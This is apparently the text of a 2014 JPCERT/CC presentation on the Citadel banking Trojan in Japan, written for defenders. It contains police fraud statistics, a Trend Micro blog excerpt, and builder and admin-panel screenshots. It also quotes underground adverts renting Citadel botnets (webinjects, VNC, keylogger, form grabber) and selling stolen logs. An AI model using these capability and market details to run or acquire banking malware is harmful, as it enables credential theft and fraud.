

Fight Against Citadel in Japan

2014/02/18

JPCERT/CC Analysis Center


NAKATSURU You

Agenda

- Background
 - Unauthorized Remittance in Japan
- Analyzing Citadel
 - Overview
 - Encryption
- Making of Citadel Decryptor
- Citadel Decryptor
 - Usage
 - Demo

BACKGROUND

Illegal Transfer in Japan



http://www.npa.go.jp/cyber/pdf/H260131_banking.pdf

Related with Malware

平成26年1月30日
警 察 庁


平成25年中のインターネットバンキングに係る
不正送金事件の発生状況等について

In most cases, passwords are retrieved and abused through defaced web pages where malware request users to authenticate

- 1 (1) ア 被害口座はほとんどである。
- (2) イ 被害口座に係るパスワード等を入手する方法は、コンピュータウイルスで表示した不正画面に入力を求めるものが主。ただし、11月以降、メールでフィッシングサイトに誘導するものが多発
- (3) ウ 不正送金等の態様は、
 - 不法に売買された口座を用いて送金し、出金役がATMで引き出すもの～約5割
 - 真正な名義の口座を用いるものの、資金移動業者を介して不法に国外送金するもの～約2割

http://www.npa.go.jp/cyber/pdf/H260131_banking.pdf

Banking Trojan



Why Citadel?

SECURITY INTELLIGENCE BLOG

Threat News and Information Direct from the Experts



Bad Sites Botnets CTO Insights Data Exploits Hacked Sites Mac Malware Mobile Social Spam Targeted Attacks Vulnerabilities

[blog.trendmicro.com Sites](#) > [TrendLabs Security Intelligence Blog](#) > [Bad Sites](#) > Citadel Makes a Comeback, Targets Japan Users

Sep 2 Citadel Makes a Comeback, Targets Japan Users

10:51 pm (UTC-7) | by Trend Micro

[Share](#) [Tweet](#)

Through investigation and collaboration between our researchers and engineers, we discovered a malicious online banking Trojan campaign targeting users in Japan, with the campaign itself ongoing since early June of this year. We've reported about such incidents in the past, including in our [Q1 security roundup](#) – and we believe this latest discovery shows that those previous attacks have been expanded and are a part of this particular campaign.

We discovered the online banking Trojan involved in this campaign to be a variant of the Citadel family. Citadel variants are well-known for stealing the online banking credentials of users, directly leading to theft.

We've identified at least 9 IP addresses serving as its command and control(C&C) servers, most of them detected to be belonging in the US and Europe. Monitoring these servers, we also discovered that 96% of the connections to these servers are coming from Japan – further proof that the most of the banking trojan infections are coming from




Search our blog:

Targeted Attacks


- Recent Windows Zero-Day Targeted Embassies, Used Syria-related Email
- Cybercriminals Using Targeted Attack Methodologies (Part 1)
- Planning for 2014: A Guide To Targeted Attack Defense

<http://blog.trendmicro.com/trendlabs-security-intelligence/citadel-makes-a-comeback-targets-japan-users/>

Banking Trojan Incident



Web Injects



Web Injects Demo

Builder & Web Panel

Citadel Builder

Citadel 1
Universal Spyware System

Current version

Version: 1.3.4.5
Build time: 22:23:30 20.09.2012 GMT
Signature: avltree
Login key: C2E51B1A9C3B93372D8D560591E7AE42

Information about active bot

Encryption key:

Remove bot

Configuration

Source configuration file:
C:\Documents and Settings\kanri\Desktop\Citadel 1.3.4.5 Botn

Browse... Edit...
Build the bot configuration Build the bot files-proxy

Building bot

Build Bot Build Modules

Citadel 1
Universal Spyware System

● Search in database ● Online?

Information:

Current user: admin
31.01.2014
00:28:47 @ Asia/Tokyo

Statistics:

- Summary
- OS
- Installed Software

Botnet:

- Bots
- Web-Injects
- Scripts
- VNC

Reports:

- Search in database
- Favorite reports

Connect to another DB

Database: Current [Setup]

Filter

Search from date (dd.mm): 18.12

Bots: XPSP2-IE6_7875768F98640C83 Botnets:

IP-addresses: Countries:

Search string:

Stop-words:

Underground Market

> [P][rent]Citadel – Banking botnet.

Hello members of ljustka !

I am here to offer CITADEL **1.3.5.1** Rain Edition Botnet Setup Service.

Bot features:

- video module (record video by url mask)
- screenshots (make screen by url mask)
- webinjects (you can add injects to admin panel and set to bots). no need update a config file.
- VNC module. (access to bots by VNC). manually and auto-connect with jabber notifier.
- Account parser (collect accounts by mask)
- jabber notifier
- socks5 (backconnect server). manually and auto-conne
- Form grabber and injects works on IE and FF.
- Redirect technology to hide botnet's domain (use other
- keylogger

Original description of Citadel bot (Russian&English ver.

[http://malware.dontneedcoffee.com/2012/ ... 3.5.1.html](http://malware.dontneedcoffee.com/2012/...3.5.1.html)

[http://malware.dontneedcoffee.com/2012/ ... ilder.html](http://malware.dontneedcoffee.com/2012/...ilder.html)

Price: 500 LR/Every month.

You will get Citadel admin panel and Exe file. I don't sell

Selling records of the Trojan citadel of 2012.

Accumulated over the entire year, about 1.5TB reports and so are sold at the following rates:

100GB = 1000WMZ

10GB = 200WMZ

5GB = 100WMZ

1GB = 25WMZ

And so, the test is successful, the Trojan citadel [!]

Link

Jabber: [\[can see links only to registered users. Зарегистрироваться...\]](#)

ICQ: 672378794

PS: country CA IT TR

Free logs can be found here


Image



